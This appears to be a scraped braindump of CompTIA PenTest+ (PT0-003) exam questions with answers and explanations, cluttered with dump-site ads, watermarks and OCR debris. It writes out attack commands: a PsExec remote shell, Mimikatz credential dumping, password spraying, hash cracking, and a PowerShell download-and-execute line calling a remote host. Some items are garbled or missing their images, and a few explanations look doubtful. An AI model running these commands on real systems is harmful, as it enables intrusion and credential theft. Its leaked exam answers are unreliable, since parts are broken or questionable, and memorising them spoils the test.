CompTIA.PT0-003.v2026-11-14.q190

Exam Code:	PT0-003
Exam Name:	CompTIA PenTest+ Exam
Certification Provider:	CompTIA
Free Question Number:	190
Version:	v2026-11-14
# of views:	104
# of Questions views:	1996
https://www.freecram.net/torrent/CompTIA.PT0-003.v2026-11-14.q190.html	

NEW QUESTION: 1
As part of an engagement, a penetration tester needs to scan several hundred public-facing URLs for dangerous files or outdated web server versions. Which of the following should the tester use?
A. Nmap
B. ZAP
C. BloodHound
D. Nikto
Answer: (SHOW ANSWER)
Nikto is a web server scanner specifically designed to identify dangerous files, misconfigurations, and outdated web server versions across many URLs, making it the best choice for this task.

NEW QUESTION: 2
A penetration tester is enumerating a Linux system. The goal is to modify the following script to provide more comprehensive system information:
#!/bin/bash
ps aux >> linux_enum.txt
Which of the following lines would provide the most comprehensive enumeration of the system?
cat /etc/passwd >> linux_enum.txt
A. netstat -tulr >> linux_enum.txt
cat /etc/bash.bashrc >> linux_enum. txt
whoami >> linux_enum.txt
B. uname -a >> linux_enum.txt
ifconfig >> linux_enum.txt
hostname >> linux_enum.txt
C. echo $USER >> linux_enum.txt
curl ifconfig.me >> linux_enum.txt
lsof -i >> linux_enum.txt
D. uname -a >> linux_enum.txt
ls /home/ >> linux_enum.txt

Answer: (SHOW ANSWER)
This command gathers:
/etc/passwd - lists all local user accounts.
netstat -tuln - lists listening ports and associated services.
/etc/bash.bashrc - contains environment variables and configurations that could reveal system behaviors or hidden persistence mechanisms.

NEW QUESTION: 3
A penetration tester is conducting a vulnerability scan. The tester wants to see any vulnerabilities that may be visible from outside of the organization. Which of the following scans should the penetration tester perform?
A. SAST
B. Sidecar
C. Unauthenticated
D. Host-based
Answer: (SHOW ANSWER)
An unauthenticated scan simulates what an external attacker can see without valid credentials, making it ideal for identifying vulnerabilities visible from outside the organization.

NEW QUESTION: 4
While performing a penetration testing exercise, a tester executes the following command:
PS c:\tools> c:\hacks\PsExec.exe \\server01.comptia.org -accepteula
cmd.exe
Which of the following best explains what the tester is trying to do?
A. Test connectivity using PSExec on the server01 using CMD.exe.
B. Perform a lateral movement attack using PsExec.
C. Send the PsExec binary file to the server01 using CMD.exe.
D. Enable CMD.exe on the server01 through PsExec.
Answer: (SHOW ANSWER)
The cmd.exeon server01.comptia.orgcommand executes remotely using PsExec.
PsExec is a Windows Sysinternals tool that allows users to execute processes on remote systems. It is frequently used in penetration testing and red team operations for lateral movement-gaining access to additional systems after initial compromise.
* PsExec.exe \\server01.comptia.orgspecifies the target machine for remote execution.
* -accepteulabypasses the EULA prompt.
* cmd.exeruns a command shell on the remote machine, enabling further control.

NEW QUESTION: 5
A tester compromises a target host and then wants to maintain persistent access. Which of the following is the best way for the attacker to accomplish the objective?
A. Configure and register a service.
B. Install and run remote desktop software.
C. Set up a script to be run when users log in.
D. Perform a kerberoasting attack on the host.
Answer: (SHOW ANSWER)
Configuring and Registering a Service:

Registering a malicious service ensures that it starts automatically with the system, providing persistence even after reboots.
This method is stealthier than others and is commonly used in advanced persistent threat (APT) scenarios.

NEW QUESTION: 6
Which of the following is the part of a penetration test report that contains an explanation about how testing is performed?
A. Scope of work
B. Methodology
C. Detailed findings
D. Executive summary
Answer: (SHOW ANSWER)
The methodology section describes how the penetration test was conducted, including the techniques, tools, and processes used during the assessment.

NEW QUESTION: 7
During an assessment, a penetration tester obtains access to an internal server and would like to perform further reconnaissance by capturing LLMNR traffic. Which of the following tools should the tester use?
A. Burp Suite
B. Netcat
C. Responder
D. Nmap
Answer: (SHOW ANSWER)
Responder is specifically designed to poison and capture LLMNR (and NetBIOS) name resolution traffic on the network, allowing the tester to collect authentication hashes for further attack.

NEW QUESTION: 8
A penetration tester runs a network scan and sees the following results:

```
Nmap scan report for 10.203.19.18
Host is up (0.0056s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT        STATE      SERVICE
135/tcp     open       msrpc
445/tcp     open       samba
3389/tcp    open       ms-server
Service Info: OS: Windows 7.1 Ultimate SP3+
```

CompTIA
freecram.net

Which of the following public exploits would most likely succeed against the target system?

A.

exploit/linux/samba/chain_reply_terminal	Great Effectiveness	Check Not Available

B.

exploit/linux/http/hp_system_management-7.1.0	Excellent Effectiveness	Check Available

C.

exploit/windows/local/cve_2022_spoolfool_privesc	Great Effectiveness	Check Not Available

D.

exploit/windows/smb/ms17_010_eternalblue	Great Effectiveness	Check Available

Answer: (SHOW ANSWER)

The scan shows port 445 (SMB) open on a Windows 7 SP3 system, which is highly susceptible to the MS17-010 (EternalBlue) vulnerability. This exploit specifically targets SMB on unpatched Windows systems and is well known to be effective against this configuration.

NEW QUESTION: 9

A penetration tester would like to crack a hash using a list of hashes and a predefined set of rules. The tester runs the following command:

hashcat.exe -a 0 .\hash.txt .\rockyou.txt -r .\rules\replace.rule

Which of the following is the penetration tester using to crack the hash?

A. Hybrid attack

B. Dictionary

C. Rainbow table

D. Brute-force method

Answer: (SHOW ANSWER)

The command hashcat.exe -a 0 .\hash.txt .\rockyou.txt -r .\rules\replace.rule indicates that the penetration tester is using a dictionary attack combined with rule-based modifications. The -a 0 option specifies a dictionary attack mode, where .\rockyou.txt is the dictionary file containing potential passwords, and -r .\rules\replace.rule applies predefined rules to mutate these passwords. This method leverages a known list of potential passwords and augments them with additional variations based on the rules provided.

NEW QUESTION: 10

During host discovery, a security analyst wants to obtain GeoIP information and a comprehensive summary of exposed services. Which of the following tools is best for this task?

Pass4cram.net

A. WiGLE.net

B. WHOIS

C. theHarvester

D. Censys.io

Answer: (SHOW ANSWER)

Censys.io is a search engine for Internet-connected devices. It provides information about IP addresses, domains, GeoIP data, and exposed services.

NEW QUESTION: 11

A penetration tester gains initial access to a Windows workstation on a client's network. The tester wants to determine the next target but does not want to install software on the workstation. Which of the following is the best tool to list potential targets?

A. mmc.exe

B. Netstat

C. Mimikatz

D. explorer.exe

E. CME

Answer: (SHOW ANSWER)

This built-in Windows management console can be used with native snap-ins (such as Active Directory Users and Computers, DNS, or Computer Management, if accessible) to browse domain resources and identify servers, systems, and administrative targets without installing any additional tools on the workstation.

NEW QUESTION: 12
A penetration tester gains access to a Linux system and creates the following script:

```
#!/usr/bin/bash

for octet in 2 4 6 12 85

do

   echo IP address 192.168.14.${octet}

   showmount -e 192.168.14.${octet}

done
```

CompTIA
freecram.net

Which of the following is the objective of this script?
A. Share enumeration
B. Directory enumeration
C. DNS enumeration
D. Protocol enumeration
Answer: (SHOW ANSWER)
The script iterates through multiple IP addresses and uses the showmount -e command, which queries NFS servers to list exported shares. This is used to identify shared resources available on those systems.

NEW QUESTION: 13
A penetration tester wants to attack a server, exhausting its resources and making it unavailable to legitimate users. Which of the following attacks would be best to achieve this result?
A. IP spoofing
B. TCP hijacking
C. Port redirection
D. SYN flooding
Answer: D (LEAVE A REPLY)
A SYN flood attack is a type of Denial of Service (DoS) attack that exhausts a server's resources, making it unavailable to legitimate users. This attack works by:
- Sending a large number of SYN (synchronize) requests to a target server.
- The server allocates resources and responds with SYN-ACK (synchronize-acknowledge) packets.
- The attacker never completes the handshake (never sends ACK), keeping connections half- open.
- The server's connection table fills up, preventing new legitimate connections.
This depletes system resources, causing service disruption or system failure.

NEW QUESTION: 14
A penetration tester reviews a SAST vulnerability scan report. The following lines of code have been reported as vulnerable:

CompTIA

```
Issue 40 of 1%
Language: Java
Severity: Medium
Call:
try {
   // ...
} catch (SomeException e) {
   e.printStackTrace();
}
```

freecram.net

Which of the following is the best method to remediate this vulnerability?

A. Implementing a logging framework

B. Removing the five code lines reported with issues

C. Initiating a secure coding-awareness program with all the developers

D. Documenting the vulnerability as a false positive

Answer: (SHOW ANSWER)

The vulnerability in the code arises from the use of e.printStackTrace(), which prints detailed exception traces to standard output. This can expose sensitive application details, making it a security risk if an attacker can view the logs.

The best remediation is to replace printStackTrace()with a proper logging framework (e.g., Log4j, SLF4J, or java.util.logging) that securely logs errors while avoiding exposure of sensitive data.

NEW QUESTION: 15

A penetration tester uses Hashcat to crack hashes discovered during a penetration test and obtains the following output:

ad09cd16529b5f5a40a3e15344e57649f4a43a267a97f008af01af803603c4c8:
Summer2023 !!
7945bb2bb08731fc8d57680ffa4aefec91c784d231de029c610b778eda5ef48b:
p@ssWord123
ea88ceab69cb2fb8bdcf9ef4df884af219fffbffab473ec13f20326dc6f84d13: Love- You999 Which of the following is the best way to remediate the penetration tester's discovery?

A. Requiring passwords to follow complexity rules

B. Implementing a blocklist of known bad passwords

C. Setting the minimum password length to ten characters

D. Encrypting the passwords with a stronger algorithm

Answer: (SHOW ANSWER)

The penetration tester's discovery of passwords vulnerable to hash cracking suggests a lack of robust password policies within the organization. Among the options provided, implementing a blocklist of known bad passwords is the most effective immediate remediation. This measure would prevent users from setting passwords that are easily guessable or commonly used, which are susceptible to hash cracking tools like Hashcat.

NEW QUESTION: 16

During a security assessment of an e-commerce website, a penetration tester wants to exploit a vulnerability in the web server's input validation that will allow unauthorized transactions on behalf of the user. Which of the following techniques would most likely be used for that purpose?

A. Privilege escalation

B. DOM injection

C. Session hijacking

D. Cross-site scripting

Answer: D (LEAVE A REPLY)
A failure in input validation that lets an attacker inject scripts enables cross-site scripting, which can run unauthorized JavaScript in a user's session and initiate transactions on their behalf.

Valid PT0-003 Dumps shared by ExamDiscuss.com for Helping Passing PT0-003 Exam! ExamDiscuss.com now offer the **newest PT0-003 exam dumps**, the ExamDiscuss.com PT0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** ExamDiscuss.com PT0-003 dumps with Test Engine here:
https://www.examdiscuss.com/CompTIA/exam/PT0-003/premium/ (**426** Q&As Dumps, **35%OFF Special Discount Code: freecram**)

NEW QUESTION: 17
During a security assessment, a penetration tester captures plaintext login credentials on the communication between a user and an authentication system. The tester wants to use this information for further unauthorized access.
Which of the following tools is the tester using?
A. Burp Suite
B. Wireshark
C. Zed Attack Proxy (ZAP)
D. Metasploit
Answer: (SHOW ANSWER)
Capturing plaintext credentials in network traffic is done using packet sniffing. Wireshark is the best tool for this task.
Wireshark is a packet analysis tool that captures unencrypted network traffic, including plaintext credentials.

NEW QUESTION: 18
A penetration tester conducts reconnaissance for a client's network and identifies the following system of interest:



freecram.net
CompTIA

The tester notices numerous open ports on the system of interest. Which of the following best describes this system?

A. A honeypot
B. A Windows endpoint
C. A Linux server
D. An already-compromised system

Answer: (SHOW ANSWER)

The system has an unusual number of open ports including insecure and outdated services such as Telnet (23), FTP (21), NetBIOS (139), SMB (445), along with multiple administrative ports (e.g., 8080, 8443, 9090, 10000). This setup is atypical for a normal production server and suggests it's intentionally exposed to attract or monitor attackers - characteristics of a honeypot.

NEW QUESTION: 19

A penetration tester finished a security scan and uncovered numerous vulnerabilities on several hosts. Based on the targets' EPSS and CVSS scores, which of the following targets is the most likely to get attacked?

A. Target 1: EPSS Score = 0.6 and CVSS Score = 4
B. Target 2: EPSS Score = 0.3 and CVSS Score = 2
C. Target 3: EPSS Score = 0.6 and CVSS Score = 1
D. Target 4: EPSS Score = 0.4 and CVSS Score = 4.5

Answer: (SHOW ANSWER)

EPSS and CVSS Analysis:

EPSS (Exploit Prediction Scoring System) indicates the likelihood of exploitation. CVSS (Common Vulnerability Scoring System) represents the severity of the vulnerability.

Rationale:

Target 1 has the highest EPSS score (0.6) combined with a moderately high CVSS score (4), making it the most likely to be attacked.

NEW QUESTION: 20

During a penetration test, a junior tester uses Hunter.io for an assessment and plans to review the information that will be collected. Which of the following describes the information the junior tester will receive from the Hunter.io tool?

Freecram.net

A. A collection of email addresses for the target domain that is available on multiple sources on the internet

B. DNS records for the target domain and subdomains that could be used to increase the external attack surface

C. Data breach information about the organization that could be used for additional enumeration

D. Information from the target's main web page that collects usernames, metadata, and possible data exposures

Answer: (SHOW ANSWER)

Hunter.io is an OSINT tool that specializes in finding and verifying email addresses associated with a target domain, gathered from publicly available sources across the internet.

NEW QUESTION: 21

While performing an internal assessment, a tester uses the following command:

crackmapexec smb 192.168.1.0/24 -u user.txt -p Summer123@

Which of the following is the main purpose of the command?

A. To perform a pass-the-hash attack over multiple endpoints within the internal network

B. To execute a command in multiple endpoints at the same time

C. To perform common protocol scanning within the internal network

D. To perform password spraying on internal systems

Answer: (SHOW ANSWER)

NEW QUESTION: 22

A penetration tester has adversely affected a critical system during an engagement, which could have a material impact on the organization. Which of the following should the penetration tester do to address this issue?

A. Restore the configuration.

B. Perform a BIA.

C. Follow the escalation process.

D. Select the target.

Answer: (SHOW ANSWER)

If a penetration tester unintentionally disrupts a critical system, they must immediately follow the client's escalation process to ensure proper handling.

Follow the escalation process:

The penetration testing engagement follows a predefined incident response and escalation plan.

The tester documents the issue, informs stakeholders, and works with IT teams to minimize impact.

NEW QUESTION: 23

A penetration tester successfully clones a source code repository and then runs the following command:

find . -type f -exec egrep -i "token|key|login" {} \;

Which of the following is the penetration tester conducting?

A. Data tokenization

B. Secrets scanning

C. Password spraying
D. Source code analysis
Answer: (SHOW ANSWER)
Penetration testers search for hardcoded credentials, API keys, and authentication tokens in source code repositories to identify secrets leakage.
Secrets scanning:
The find and egrep command scans all files recursively for sensitive keywords like "token," "key," and "login".
Attackers use tools like TruffleHog and GitLeaks to automate secret discovery.

NEW QUESTION: 24
A penetration tester is performing a wireless assessment that is focused on accessing sensitive information. Which of the following is the best way for the tester to accomplish this task from a nearby coffee shop?
A. Deauthenticate clients as part of the attack.
B. Execute a WPS PIN attack.
C. Prepare an attack using SSID scanning.
D. Conduct an evil twin attack.
Answer: (SHOW ANSWER)
An evil twin attack allows the tester to create a rogue access point that mimics a legitimate network, tricking nearby users into connecting. Once connected, the tester can intercept and capture sensitive information from the victims' traffic.

NEW QUESTION: 25
A penetration tester needs to complete cleanup activities from the testing lead. Which of the following should the tester do to validate that reverse shell payloads are no longer running?
A. Run scripts to terminate the implant on affected hosts.
B. Spin down the C2 listeners.
C. Restore the firewall settings of the original affected hosts.
D. Exit from C2 listener active sessions.
Answer: (SHOW ANSWER)
To ensure that reverse shell payloads are no longer running, it is essential to actively terminate any implanted malware or scripts.
Run Scripts to Terminate the Implant: This ensures that any reverse shell payloads or malicious implants are actively terminated on the affected hosts. It is a direct and effective method to clean up after a penetration test.

NEW QUESTION: 26
During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?
A. ChopChop
B. Replay
C. Initialization vector
D. KRACK
Answer: (SHOW ANSWER)
KRACK (Key Reinstallation Attack) exploits a vulnerability in the WPA2 protocol to decrypt and inject packets, potentially allowing an attacker to break the encryption key and gain access to the Wi-Fi network.

NEW QUESTION: 27

A penetration tester conducts reconnaissance and looks for ways to obtain administrator emails to use in a phishing campaign. Which of the following tools should the penetration tester use?
A. DIG
B. Nmap
C. WHOIS
D. Shodan
Answer: (SHOW ANSWER)
WHOIS provides domain registration information that often includes administrative contact details such as email addresses, which can be used for reconnaissance and phishing preparation.

NEW QUESTION: 28
While conducting a peer review for a recent assessment, a penetration tester finds the debugging mode is still enabled for the production system. Which of the following is most likely responsible for this observation?
A. Configuration changes were not reverted.
B. A full backup restoration is required for the server.
C. The penetration test was not completed on time.
D. The penetration tester was locked out of the system.
Answer: (SHOW ANSWER)
Leaving debug mode enabled in a production system is often the result of not reverting temporary configuration changes made during development or testing. Debug mode can expose sensitive information and should be disabled before deployment. This is a common misconfiguration found during reviews or audits.

NEW QUESTION: 29
A penetration tester writes a Bash script to automate the execution of a ping command on a Class C network:

```
for var in --MISSING_TEXT--
do
   ping -c 1 192.168.10.$var
done
```

Which of the following pieces of code should the penetration tester use in place of the -- MISSING-TEXT--placeholder?
A. crunch 1 254 loop
B. seq 1 254
C. echo 1-254
D. {1.-254}
Answer: (SHOW ANSWER)
The Bash script is designed to ping all IP addresses in a Class C network (192.168.10.1 to 192.168.10.254). The missing placeholder should generate a sequence of numbers from 1 to 254.
The correct syntax for iterating over a numerical range in Bash is:

```
for var in $(seq 1 254)
do
   ping -c 1 192.168.10.$var
done
```

CompTIA freeexam.net
- seq 1 254- Generates numbers 1 to 254, which are appended to 192.168.10.$var.

- The loop pings each host once (-c 1) in the range 192.168.10.1 to 192.168.10.254.

NEW QUESTION: 30

During a penetration test, a tester compromises a Windows computer. The tester executes the following command and receives the following output:

```
mimikatz # privilege::debug
mimikatz # lsadump::cache
-Output---
lapsUser
27dh9128361tsg264592101387541j
--OutputEnd--
```

Freecram.net

Which of the following best describes what the tester plans to do by executing the command?

A. The tester plans to perform the first step to execute a Golden Ticket attack to compromise the Active Directory domain.

B. The tester plans to collect application passwords or hashes to compromise confidential information within the local computer.

C. The tester plans to use the hash collected to perform lateral movement to other computers using a local administrator hash.

D. The tester plans to collect the ticket information from the user to perform a Kerberoasting attack on the domain controller.

Answer: (SHOW ANSWER)

The tester is using Mimikatz to dump cached credentials from Local Security Authority (LSA) memory.

The tester extracts cached credentials to authenticate without cracking passwords. Pass-the- Hash (PtH) allows lateral movement by reusing the NTLM hash on other systems.

NEW QUESTION: 31

A penetration testing company is defining the rules of engagement with a client. Which of the following should the company include?

A. Non-disclosure agreement

B. Escalation process

C. URL list

D. Authorization letter

Answer: (SHOW ANSWER)

An authorization letter formally grants permission to perform penetration testing against specified systems and protects both the tester and the client legally. It defines the scope and confirms that testing activities are approved, which is essential before conducting any assessment.

Valid PT0-003 Dumps shared by ExamDiscuss.com for Helping Passing PT0-003 Exam! ExamDiscuss.com now offer the **newest PT0-003 exam dumps**, the ExamDiscuss.com PT0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** ExamDiscuss.com PT0-003 dumps with Test Engine here:

https://www.examdiscuss.com/CompTIA/exam/PT0-003/premium/ (**426** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 32

A penetration tester gains initial access to an endpoint and needs to execute a payload to obtain additional access. Which of the following commands should the penetration tester use?

A. powershell.exe impo C:\tools\foo.ps1

B. certutil.exe -f https://192.168.0.1/foo.exe bad.exe

C. powershell.exe -noni -encode IEX.Downloadstring("http://172.16.0.1/")

D. rundll32.exe c:\path\foo.dll,functName


Answer: (SHOW ANSWER)
rundll32.exe is commonly used by penetration testers to execute functions exported from DLL files, which can contain payloads or backdoors, making it suitable for post-exploitation access.

NEW QUESTION: 33
A penetration tester identifies multiple connections to public LLMs. The client's IT team has not authorized the use of all of these LLMs. Which of the following best describes the risk to the client?
A. Accidental loss of internal data
B. Public disclosure of intellectual property
C. Exfiltration of employee credentials
D. Prompt injection vulnerability
Answer: (SHOW ANSWER)
Unauthorized use of public LLMs can result in sensitive internal information being submitted to external services, leading to unintended exposure or leakage of company data.


NEW QUESTION: 34
A penetration tester compromises a Windows OS endpoint that is joined to an Active Directory local environment. Which of the following tools should the tester use to manipulate authentication mechanisms to move laterally in the network?
A. Rubeus
B. WinPEAS
C. NTLMRelayX
D. Impacket
Answer: (SHOW ANSWER)
Rubeus is a post-exploitation tool used for Kerberos abuse, including ticket extraction, pass-the- ticket, ticket renewal, and Kerberoasting. It's ideal for lateral movement within Active Directory environments.

NEW QUESTION: 35
An organization's Chief Information Security Officer debates the validity of a critical finding from a penetration assessment that was completed six months ago. Which of the following post-report delivery activities would have most likely prevented this scenario?
A. Client acceptance
B. Data destruction process
C. Attestation of findings
D. Lessons learned
Answer: (SHOW ANSWER)
Client acceptance (A) is a critical post-report delivery activity that involves the client formally accepting the findings and conclusions of a penetration assessment report. This process usually includes a review of the findings by the client, discussions about the impact, and agreement on the accuracy and relevance of the reported vulnerabilities and issues. Ensuring client acceptance soon after the delivery of the report can prevent scenarios where the validity of findings is debated long after the assessment, as in the case described.

NEW QUESTION: 36
SIMULATION 6
A penetration tester performs several Nmap scans against the web application for a client.
INSTRUCTIONS
Click on the WAF and servers to review the results of the Nmap scans. Then click on each tab to select the appropriate vulnerability and remediation options.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



freecram.net



Vulnerability | Remediation

Select the two best remediation options:

- [ ] Restrict direct communications to App01.example.com to only approved components.
- [ ] Require an additional authentication header value between CDN.example.com and App01.example.com.
- [ ] Throttle the number of concurrent connections to CDN.example.com.
- [ ] Change the default port used for the MySQL Database Connection to DBProd.example.com.
- [ ] Change the default ports used for the web server on App01.example.com.
- [ ] Configure a host-based intrusion detection system on App01.example.com.

CompTIA®
freecram.net

CDN/WAF

```
Nmap scan report for 205.3.45.68
Host is up (0.016s latency).
PORT      STATE     SERVICE    VERSION
80/tcp    open      http       nginx
443/tcp   open      ssl/https  nginx
3306/tcp  filtered  mysql
```

App server

```
Nmap scan report for 103.2.45.51
Host is up (0.341s latency).
PORT      STATE     SERVICE    VERSION
80/tcp    open      http       nginx 1.18.0
443/tcp   open      ssl/http   nginx 1.18.0
3306/tcp  filtered  mysql
```

